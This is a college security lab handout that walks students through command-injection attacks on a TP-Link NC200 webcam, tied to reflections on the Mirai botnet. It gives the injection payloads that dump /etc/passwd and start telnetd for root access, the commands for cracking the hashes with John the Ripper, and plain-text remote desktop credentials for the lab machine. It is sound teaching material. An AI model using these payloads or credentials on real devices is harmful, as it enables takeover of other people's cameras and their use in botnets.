# WebCam Hacking

Contents

[WebCam Hacking 1](#_Toc197157045)

[Marai Botnet 1](#_Toc197157046)

[Assignment 1: Reflection 1](#_Toc197157047)

[Logon to Kali Linux 2](#_Toc197157048)

[Find the WebCam 2](#_Toc197157049)

[Factory Default the WebCam 2](#_Toc197157050)

[Bash Injection Web Cam 4](#_Toc197157051)

[Hack the WebCam 4](#_Toc197157052)

[Assignment 2: Reflection 6](#_Toc197157053)

[Assignment Submission 6](#_Toc197157054)

Time required: 60 minutes

This attack lab is meant to be performed from Kali Linux on a TP-Link NC200 webcam. The webcam has vulnerable firmware, which is a miniature Linux kernel. TP-LINK NC200 and NC220 Cloud IP Cameras, which promise to let consumers “see there, when you can’t be there,” are vulnerable to an OS command injection in the PPPoE username and password settings. An attacker can leverage this weakness to get a remote shell with root privileges.

# Marai Botnet

The webcam attack in this lab was automated and used to launch DDOS attacks on DNS providers in 2016.

* <https://techcrunch.com/2016/10/24/webcams-involved-in-dyn-ddos-attack-recalled/>
* <https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/>

# Assignment 1: Reflection

After reading through the above web site. Please write 200 words about what you think about this type of attack.

Attach to this assignment.

# A screenshot of a computer Description automatically generatedLogon to Kali Linux

You will be logging into an older Dell laptop computer in D1 at the WNCC Scottsbluff campus. Please be patient!

You will use **Remote Desktop Connection** on your Windows computer (not the virtual machine) to connect to the remote Kali Linux laptop.

1. Go to **Start,** type **Remote Desktop Connection.**
2. Computer from outside D1: **lab.wncc.edu:3390**   
   In D1: **172.16.1.3:3390**
3. Username: **user**
4. Password: **ToweringFence2344**

# Find the WebCam

1. To determine your local network address, type **if a** and then press Enter.
2. To determine your gateway IP address, type **route -n** and press Enter.
3. Example: If your default gateway is 192.168.1.1, use  
   Target: 192.168.1.0/24
4. To scan the network:

|  |
| --- |
| nmap -T4 -F X.X.X.0/24 |


1. The webcam (Tp-Link) should show up with ports 80 and 8080 open.

# Factory Default the WebCam


We will use a **bash** (bourne again shell) injection attack. **bash** is the default command line shell for many Linux distributions. The **$()** allows us to bypass the web interface and interact directly with the underlying Linux OS running the webcam.

**NOTE:** If you get a message a New software version is available: Click **Cancel**.

1. Use a Web Browser to logon to the webcam’s IP address. **{ipaddress}/index.html**
2. It should say **TP-LINK**.
3. Look up the default username and password of the device you are connecting to on Google. **TP-Link NC200**
4. Login to the device.
5. Click Cancel on the following screen.



1. Go to **System 🡪** **Management**
2. Click Cancel on the following screen



We are going to reset to factory defaults before we do anything else. Just in case the last person forgot to do this.

1. **Restore factory default settings:** Click **Reset**.
2. Wait a minute or so. Scan the network again to find the camera IP address.
3. Go to **Advanced 🡪** **Network** 🡪 enable **PPPoE**

# Bash Injection Web Cam

**NOTE:** We are going to use a bash injection attack. The **$** initiates a bash shell for the following command. This command will copy the hashes of the passwd storage to a local web server where we can retrieve and crack the hash.

1. Type or copy and paste the following bash command in the PPPOE username field.

|  |
| --- |
| $(cat /etc/passwd > /usr/local/www/hash.txt) |

1. Insert any character in the password field. Save the settings.
2. In your Web Browser, go to web address.

|  |
| --- |
| {camera ip address}/hash.txt |

1. **hash.txt** contains password file hashes.
2. Select and Copy the text displayed.
3. Use **nano** or another text editor to Paste the text and save the file **hash.txt** as a plain text file.
4. Start a terminal session.
5. Run John the Ripper with the rockyou.txt word list in a terminal session to crack the password.

|  |
| --- |
| john --wordlist=Downloads/rockyou.txt hash.txt |

1. To show the username and password.

|  |
| --- |
| john --show hash.txt |

1. You should see the username and password at the beginning of the file.
2. **Insert a screenshot showing the cracked username and password at the Kali Linux command prompt:**

Click or tap here to enter text.

1. Delete the hash.txt file.

|  |
| --- |
| rm hash.txt |

1. Type **ls** to confirm file deletion.

# Hack the WebCam

1. Use the Web Browser to go back to the webcam web interface.
2. Go to **Advanced** 🡪 **Network**.
3. Type the following bash command in the PPPOE username field. Make sure there is at least one character in the password field.  
   This command will start the webcam telnet server, the telnet daemon. (daemon is the name for service in Linux.)

|  |
| --- |
| $(telnetd) |

1. From a terminal session, **telnet** into the camera’s IP address.

|  |
| --- |
| telnet {ipaddress} |

1. Login using the credentials we just cracked.
2. Type **ls** to verify the file system.
3. **Insert a screenshot:**

Click or tap here to enter text.

1. Type **ping google.com**
2. **Insert a screenshot:**

Click or tap here to enter text.

1. You have full control of the camera Unix operating system.
2. In the Web Browser, go to **System 🡪** **Management**
3. Click Cancel on the following screen.

A screenshot of a computer

Description automatically generated

1. **🡪** **Restore factory default settings:** Click **Reset** 🡪 Click **Reset**
2. Restart Kali: **sudo reboot**

# Assignment 2: Reflection

Add 200 words to your reflection document about what you think after going through the lab.

## Assignment Submission

Attach this completed document and your reflection to the assignment in Blackboard.